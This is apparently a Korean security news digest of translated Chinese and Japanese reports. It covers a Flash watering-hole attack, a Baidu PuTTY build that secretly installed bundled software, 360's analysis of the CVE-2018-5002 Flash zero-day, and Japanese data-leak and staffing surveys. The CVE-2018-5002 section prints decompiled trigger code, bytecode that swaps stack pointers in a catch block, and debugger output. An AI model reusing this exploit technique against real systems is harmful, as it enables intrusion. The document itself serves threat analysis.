5 월 3 일, 중국에서 접속자가 가장 많은 동성애 홈페이지에 Flash 취약점(CVE-2018-4878)을 악용하는 악성코드가 포함되어 있었다. 만약 취약한 버전의 flash 를 사용하는 사용자들이 해당 페이지를 방문했다면, 공격자들은 사용자 모르게 채굴 악성코드, 뱅킹 악성코드 및 원격컨트롤 악성코드 등을 설치할 수 있다.

이 악성코드의 공격은 5 월 3 일 저녁 22 : 30—23 : 00 가 피크였으며, 5 월 4 일 오전 10 시까지 여전히 악성코드를 유포하였다. 사용자가 해당 페이지를 방문하면 컴퓨터 등 디바이스들이 감염될 뿐만 아니라 은행계정정보, 휴대폰 번호 등 민감정보가 유출될 수 있다.

이번 동성 홈페이지의 감염규모는 매우 광범위 했으며, 현재까지 가장 많은 피해를 받은 지역은 북경, 산동, 안후이, 후남, 사천 등이다.

[출처] https://guanjia.qq.com/news/n2/2329.html

바이두 SW 버전의 putty 에서 악성코드 발견돼

百度软件中心版 putty 被曝恶意捆绑软件


최근 한 커뮤니티에서 RTFM이라는 닉네임을 사용하는 사용자가 작성한 〈바이두 다운로드가 악성코드에 감염되었다. Putty에 악성코드가 포함되어 있다〉라는 제목의 글이 사람들의 주목을 끌었다. 이 작성자는, 자신이 바이두 sw 센터에서 최신버전의 putty를 "일반 다운로드"로 내려받아 설치했는데, 설치 하니 2개의 SW가 자동으로 설치되었다고 주장하였다.

작성자는 내려받은 파일에 대해 분석을 진행해본 결과, putty는 비공식 버전으로, 공식 홈페이지에 있는 버전과 차이가 있었다고 밝혔다. 또한 바이두 SW센터에 업로드 되어있는 putty는 서명이 존재하지 않았으며, 버전 역시 이상하게 1.0.0.1이였다.

해당 SW를 실행한 후, 이 프로그램은 먼저 어떤 서버에 접속을 하여 list.exe라는 파일을 내려받았다. 하지만 실제로 이 파일은 하나의 리스트로, 해당 내부에는 두개의 SW 다운로드 주소가 포함되어 있었다. 이 리스트를 다 내려받은 다음에 putty 파일을 설치한다. Putty가 실행될 때 사용자 몰래 2개의 특정 프로그램을 설치하는 것이다.

```
00000000  12 02 6F 6B 1A 55 0A 0D  6B 69 6E 73 74 5F 31 36   ok U  kinst_16
00000010  38 5F 35 34 31 12 42 68  74 74 70 3A 2F 2F 63 64  8_541 Bhttp://cd
00000020  30 30 31 2E 77 77 77 2E  64 75 62 61 2E 6E 65 74  001.www.duba.net
00000030  2F 64 75 62 61 2F 69 6E  73 74 61 6C 6C 2F 32 30  /duba/install/20
00000040  31 31 2F 65 76 65 72 2F  6B 69 6E 73 74 5F 31 36  11/ever/kinst_16
00000050  38 5F 35 34 31 2E 65 78  65 18 01 1A 51 0A 13 49  8_541.exe   Q  I
00000060  51 49 59 49 73 65 74 75  70 5F 70 70 73 62 61 69  QIYIsetup_ppsbai
00000070  64 75 12 38 68 74 74 70  3A 2F 2F 64 6C 2E 73 74  du 8http://dl.st
00000080  61 74 69 63 2E 69 71 69  79 69 2E 63 6F 6D 2F 68  atic.iqiyi.com/h
00000090  7A 2F 49 51 49 59 49 73  65 74 75 70 5F 65 6B 69  z/IQIYIsetup_eki
000000A0  6E 67 40 6B 62 30 30 31  2E 65 78 65 18 01        ng@kb001.exe
```

사실을 알아보기 위해 제작자는 서버 ip를 추적해 보았다.
확인결과, ip 소유자는 바이두 상해의 사용자 상품부서에서 근무하고 있는 연구원 이였다.



해당 사건에 대해 아직까지 바이두에서 어떠한 연락도 없으며, 이번에 악의적으로 SW에 번들로 다른 프로그램을 넣어 놓은것이 과연 개인의 행위일까도 확신할 수 없다.

제작자는 간단히 조사해본 결과 문제가 발생한 버전은 0.67.0.0버전부터로, 최소 2017년 5월부터 SW 센터에 업로드 되어 있었다. 현재 해당 SW는 이미 삭제된 상황이다.

[출처] http://www.freebuf.com/news/171211.html

CVE-2018-5002 : 2018 년 두번째 Flash 제로데이 취약점

CVE-2018-5002—2018 年第二波 Flash 零日漏洞在野攻击分析预警

배경


2018 년 6 월 1 일, 360 연구원들은 Flash 제로데이 취약점(CVE-2018-5002)를 악용한 새로운 공격을 발견하였다. 해커는 원격에서 Flash 제로데이가 포함된 office 문서를 로드하고, 해당 문서를 열면 모든 취약점이 악성코드와 악성 페이로드를 이용하여 원격에 있는 서버에서 내려 받는다. 이번 공격은 주로 중동을 타겟으로 했다. 해당 취약점은 현재 Adobe Flash Player 29.0.0.171 및 이하 버전이 영향을 받으며, 해당 취약점은 올해 2 번째로 발견된 Flash 제로데이 취약점이다.

관련 취약점 문서 분석

해당 샘플은 사용자들의 흥미를 유발할만한 salary.xlsx 문서명을 갖고 있었다. 그 내용도 파일명과 동일했으며, 근무 기간 동안의 월급내용이 포함되어 있었다. 언어는 아랍어로 작성되었다.


***salary.xlsx (MD5: ******517277fb0dbb4bbf724245e663) 파일의 내용은 정교했으며, 다음은 그 중 일부를 캡쳐한 이미지이다.

해커는 acticex 컨트롤과 데이터에 원격의 Flash 파일 링크를 삽입해 놓는 방식을 통하여 관련 취약점 공격 코드가 원격에 있는 서버에 의해 스크립트가 제어되도록 하였다.




취약점 공격 과정 분석

Xlsx 를 실행한 이후 원격의 서버 (C&C:people.doha****.com) 에서 악성 swf 파일 (MD5: ******66491a5c5cd7423849f32b58f5) 을 내려 받아 실행한다. 이 swf 파일은 다시 서버에 request 를 보내서 암호화된 데이터와 복호화 KEY 를 내려 받는다. 복호화 한 후의 SWF 파일(md5:****** e78116bebfa1780736d343c9eb)은 Flash 0day exploit 으로, 취약점이 실행된 이후 원격지에 요청하여 악성 shellcode 를 내려받고 실행한다. 실시간 분석하는 과정에서 우리는 이미 공격자가 최종 악성 페이로드를 내려주는 기능을 비활성화 했다는 사실을 발견하였다.




취약점 공격의 다단계 과정은 다음과 같다.



취약점 원리 분석

취약점의 flash 공격 코드는 고도의 난독화가 되어있으며, 디버깅 분석을 통하여 우리는 공격 샘플 중에서 제로데이 공격 코드를 찾을 수 있었다.



복호화 후의 관련 코드는 다음과 같다.

```
package
{
   import avm2.intrinsics.memory.li8;

   public class class_6
   {
      {
         try{
         }
         catch(e:Error)
         {
            var _loc139_:int = 1094795585;
            return;
         }
         li8(123456);
      }

      public function class_6(){
         super();
      }
   }
}
```

코드 중 Static-init methods Flash 는 인터프리터를 사용하여 처리되며, 인터프리터가 try catch 구문을 처리할 때 제대로 된 처리를 하지 않아 이상이 발생하며, 코드 중의 li8(123456)명령을 유발시켜 catch 블록에 의해 트리거 된다. Try catch 구문을 처리할 때 flash 는 catch 구문에서 실행할 수 있는 코드가 없다고 판단하여 catch 구문 블록 중의 바이트 코드에 대해 어떠한 검사도 진행하지 않기 때문에 공격자는 catch 구문블록 중 getlocal, setlocal 명령을 사용하여 스택 상에서 임의의 주소를 읽고 쓰게 할 수 있게 되는 것이다. 최종적으로 공격자는 스택 상의 2 개의 오브젝트 포인터의 exchange 를 통하여 취약점을 유형 난독화 문제로 전환하여 공격을 완성한다.

공격 코드를 좀 더 디버깅 하는 과정에서 우리는 취약점이 이용한 바이트코드를 발견하였으며, 함수의 localcount 값이 2 인것을 확인했다. 또한 catch 블록 중의 getlocal, setlocal 이 이미 448 과 498 위치의 데이터로 설정되어있음을 확인하였다.

```
package
{
   import avm2.intrinsics.memory.li8;

   public class class_6
   {

      {
         li8(123456);
      }

      public function class_6()
      {
         super();
      }
   }
}
```

```
6  maxstack 3
7  localcount 2
8  initscopedepth 3
9  maxscopedepth 6
10 try from ofs0000 to ofs0004 ta
11
12 code
13 ofs0000:jump ofs0024
14 ofs0004:getlocal_0
15 pushscope
16 newcatch 0
17 dup
18 setlocal_1
19 dup
20 pushscope
21 swap
22 setslot 1
23 getlocal 449
24 setlocal_0
25 getlocal 448
26 setlocal 449
27 getlocal_0
28 setlocal 448
29 popscope
30 kill 1
31 jump ofs0028
32 ofs0024:pushint 123456
33 li8
34 pop
35 ofs0028:returnvoid
```

setlocal 연산 스택 데이터를 살펴 보면, 이미지 중에서 ecx 의 값이 class5 오브젝트의 포인터, 068fc1a0 은 class7 의 포인터라는 것을 확인할 수 있다.

```
0:007> r
eax=000001c1 ebx=068f04f1 ecx=068fc150 edx=02aca7f0 esi=02aca800 edi=08204167
eip=5c9074b4 esp=02aca7f0 ebp=02acaa18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Flash32_28_0_0_161!IAEModule_IAEKernel_UnloadModule+0x268574:
5c9074b4 890c82          mov     dword ptr [edx+eax*4],ecx ds:0023:02acaef4=068fc1a0
0:007> dd ecx l10
068fc150  5cf21c20 80002301 068f2280 0687fe68
068fc160  11111111 22222222 33333333 44444444
068fc170  55555555 66666666 77777777 88888888
068fc180  99999999 aaaaaaaa bbbbbbbb cccccccc
0:007> dd 068fc1a0 120
068fc1a0  5cf21c20 80002401 068f22c8 0687fee0
068fc1b0  068fc1f0 00000001 00000001 00000001
068fc1c0  00000001 00000001 00000001 00000001
068fc1d0  00000001 00000001 00000001 00000001
068fc1e0  00000001 00000001 00000001 00000001
068fc1f0  5cf21c20 00000002 068f2280 0687fe68
068fc200  11111111 22222222 33333333 44444444
068fc210  55555555 66666666 77777777 88888888
0:007> ?000001c1
Evaluate expression: 449 = 000001c1
0:007>
```

```
eax=000001c0 ebx=068f04f1 ecx=068fc1a0 edx=02aca7f0 esi=02aca800 edi=0820416b
eip=5c9074b4 esp=02aca7f0 ebp=02acaa18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Flash32_28_0_0_161!IAEModule_IAEKernel_UnloadModule+0x268574:
5c9074b4 890c82          mov     dword ptr [edx+eax*4],ecx ds:0023:02acaef0=068fc150
```


2 개 오브젝트의 포인터 교환을 완료한 이후, 공격자는 오브젝트 멤버의 값 비교를 통하여 취약점이 성공적으로 악용되었는지를 확인할 수 있다.

```
16      public function replace() : Boolean
17      {
18         var _loc4_:* = 0;
19         var _loc1_:class_5 = new class_5();
20         var _loc2_:class_7 = new class_7();
21         var _loc3_:* = null;
22         _loc3_ = this.method_69(_loc1_,_loc2_,_loc1_,_loc2_,_loc1_,_loc2_,_loc1_,
23         try
24         {
25            _loc4_ = 0;
26            while(_loc4_ < _loc3_.length)
27            {
28               if(_loc3_[_loc4_].m_p1 != 286331153)
29               {
30                  var_31 = _loc3_[_loc4_];
31                  var_82 = _loc2_;
32                  return true;
33               }
34               _loc4_ = uint(_loc4_ + 2);
```

공격자 관련 정보 분석

취약점 공격의 C&C 서버는 people.doha****.com 이며, 그 ip 주소는***.145.128.57 이였다. whois 에서 정보를 검색해 본 결과 이 도메인은 2018 년 2 월 18 일에 등록되었다. 이는 즉 공격자가 올해 2 월부터 공격을 준비해왔다고 볼 수 있다.

우리가 직접 people.doha****.com 도메인에 접속을 해 보니 https://people.****.com/***/ 도메인으로 리다이렉션 됐으며, 해당 도메인은 한 카타르 항공의 직원소개 페이지 였다.

```
[redacted] ~/tmp]$ curl -i 'http://[redacted].doha[redacted].com'
HTTP/1.1 302 Found
Server: nginx
Date: Wed, 06 Jun 2018 03:47:18 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: http://[redacted]
Set-Cookie: _tracking_session=UllDdVBudVlGY3RxUmg0dWUzdDRBL0M5Vkh5OTJXdUFOZlJYY0p5ZGE5TEtNSHlIZHpqbUc5TDhl
UkZmSklkdUI5MjRYcE1RWGEydEVOZHNxRjRTakFoZ1prLzc1QTduS2htakRXTE9jMjdvRE0vS2hleEZtRzF6Y3hmWlpCc2RkYUM3cituOE
puUUZ6MVJZN0xCbitnPT0tLStZY2FHTlBhV0k4bHZaOFNxV0RyeEE9PQ%3D%3D--5e0ca51ba25efc7afef28f8d76a73f7d2e900819;
path=/; HttpOnly

<html><body>You are being <a href="http://[redacted]>redirected</a>.</body></html>[chai
```

people.****.com 은 중동지역의 구직 홈페이지로, 공격자는 해당 주소에 doha 라는 글자만 추가하여 C&C 주소를 만들었다. 이는 도메인을 위장하여 피싱을 하려는 의도도 포함되어 있는 것으로 추정되며, 그렇기 때문에 우리는 공격자의 공격목표가 카타르 도하라고 추측하고 있다.

결론

이번 공격을 분석해본 결과 공격자는 클라우드에서 매우 정교한 공격방식을 고안하고, 최소 3 개월이라는 시간을 들여 이번 공격을 준비하였다. 공격타겟 속이려 정교한 피싱공격 내용도 제작하였으니 이는 전형적인 APT 공격이라고 볼 수 있다.


[출처] http://blogs.360.cn/blog/cve-2018-5002/

3. 일본

보안담당자를 대비하여 배치하는 기업은 20% 미만 – 약 60%가 '현 상황으로 충분'

セキュリティ担当者を配備する企業は2割未満 - 約6割が「現状で十分」

보안담당자를 대비하여 배치하고 있는 기업은 20%에 미치지 못한다는 사실이 IDC Japan 의 조사에 의해 판명되었다. 한편으로 60% 이상의 기업이 기존의 배치로 충분하다고 생각하고 있었다고 한다.



정보보안투자에서 지난 해부터 살펴본 증감율 (그래프 : IDC Japan)

이 회사가 1 월에 일본국내기업 812 개사를 대상으로 실시한 정보보안대책에 관한 실태조사의 결과를 정리한 것이다. 이 조사에 따르면, 정보보안에 대한 투자동향은 전체적으로는 증가추세에 있지만, 61.8%의 기업에 관해서는 보안예산이 확정되지 않고 있으며 투자액은 지난 해와 같은 수준이라고 답변했다.

보안담당자를 대비하여 배치하고 있는 기업은 20%에 달하지 못하고 있다. 그 한편으로 60% 이상의 기업이 기존의 인원배치로 충분하다고 생각하고 있었다고 한다. 또한 전체의 14.2%가 최근 1 년동안 보안피해를 입었다고 답변했다. 그 중 중대한 보안피해를 입었던 기업은 26.7%로 지난 번 조사의 29.4%에서 조금 감소했다. 또한 이번 조사에서 10% 가까이의 기업이 랜섬웨어에 의한 감염피해를 입었다고 답변하고 있다.

보안피해에서 복구나 배상금의 비용이 500 만 엔 이상이라고 답변한 기업은 64.5%였다. 또한 5 월부터 시행되는 EU 의 '일반데이터 보호규칙(GDPR)'에 관해서는 EU 권에서 비즈니스를 하고 있는 기업에서 조사 시점에서 대책이

끝났다고 하는 기업은 20%에 달하지 못했으나, 약 90%의 기업이 인지하고 있었다. 한편 일본국내기업 전체적으로는 과반수가 'GDPR'에 대해서 '모르겠다'고 답변했다.


[출처] http://www.security-next.com/093364

중국에서 총 2 억 건 이상의 일본인정보가 판매, 기업유출도 확인 – 파이어아이

中国でのべ2 億件超の日本人情報が販売、企業流出も確認–ファイア・アイ

보안기업인 파이어아이는 5 월 17 일, 중국에서 총 2 억 건 이상의 일본인 개인정보가 판매되고 있었다고 발표했다. 정보 중에는 이 회사의 고객기업에서 유출된 데이터가 포함되어 있었다는 사실도 확인했다.

파이어아이에 따르면, 판매되고 있던 정보는 2017 년 12 월 초순에 인터넷 상에 게재된 광고에서 발견된 것이다. 이 회사 산하의 보안조사회사 iSIGHT 가 분석한 결과, 일본의 웹사이트나 기업 등에서 유출된 데이터일 가능성이 높다는 사실이 밝혀져 일본법인을 통해서 일본국내의 고객기업에 조회한 결과, 과거의 사건으로 유출된 고객정보의 존재가 인정되었다.



파이어아이가 입수한 중국에서 판매되고 있는 일본인 개인정보 중 일부

총 2 억 건 이상의 정보는 개인이나 기업의 종업원 등의 ID 나 패스워드, 성명, 닉네임, 주소, 생년월일, 연령, 휴대전화번호 등 다방면에 걸쳐있다. 다만 유출원은 소매나 식품, 식료, 금융, 엔터테인먼트, 교통 등 다양한 업종의 11~50 건의 웹사이트로 보이며 중복되는 데이터가 다수 있다는 점에서 이 회사에서는 인원수 규모가 2 억건을 크게 밑도는 것으로 보고 있다.

조사에서 판매자는 중국 저장성(浙江省)에 주재하는 것으로 보이는 인물로, 협력자를 포함하여 2 명 이상의 관여가 의심된다고 한다. 판매자는 적어도 2013 년 9 월부터 중국의 언더그라운드 사이트 상에서 이러한 개인정보 데이터베이스 판매를 광고하고 있었다고 하며, 이번에 발견된 데이터베이스는 복수의 파일로 구성되어 총량으로는 5G 바이트를 넘는다. 파일 일자는 2013 년 5 월과 2016 년 6 월 등 제각각 이었다. 일본 이외에 중국이나 타이완, 홍콩, 오스트레일리아, 뉴질랜드, 구미의 웹사이트에서 유출된 개인정보도 판매도 하고 있다.

또한 인터넷 상에서의 판매가격은 1000 위안(약 1 만 7300 엔)으로 이러한 정보의 부정판매로는 “이상하게 저렴한 가격”이었다. 광고에 대한 네거티브한 평가도 발견된다고 해서 이 판매자가 구입희망자에게 데이터를 제공하지 않았던 케이스도 상정된다고 한다.

기자회견을 한 집행역 부사장인 이와마 마사토미(岩間 優仁) 씨에 다르면, 조사에서는 iSIGHT 의 담당자가 판매자들과 관련된 것으로 보이는 인터넷 상의 커뮤니티 사이트에 잠입하여 데이터 수집방법이나 판매방법, 데이터의 신뢰성 확인 등의 점을 주의 깊게 실시했다고 한다.

샘플 데이터의 해석으로는 무작위로 추출한 20 만 건의 메일주소의 대부분이 과거의 정보유출사건으로 유출된 것이었다는 사실이 판명되었다. 또 샘플로 추출한 19 만 건 이상의 인증정보의 36%가 중복되어 있었다. 판매자는 일본에서 인터넷 상에 유출된 막대한 개인정보를 어떤 방법으로 수집, 리스트화하여 인터넷을 통해서 희망자에게 저렴하게 제공하고 있었을 가능성이 있다.

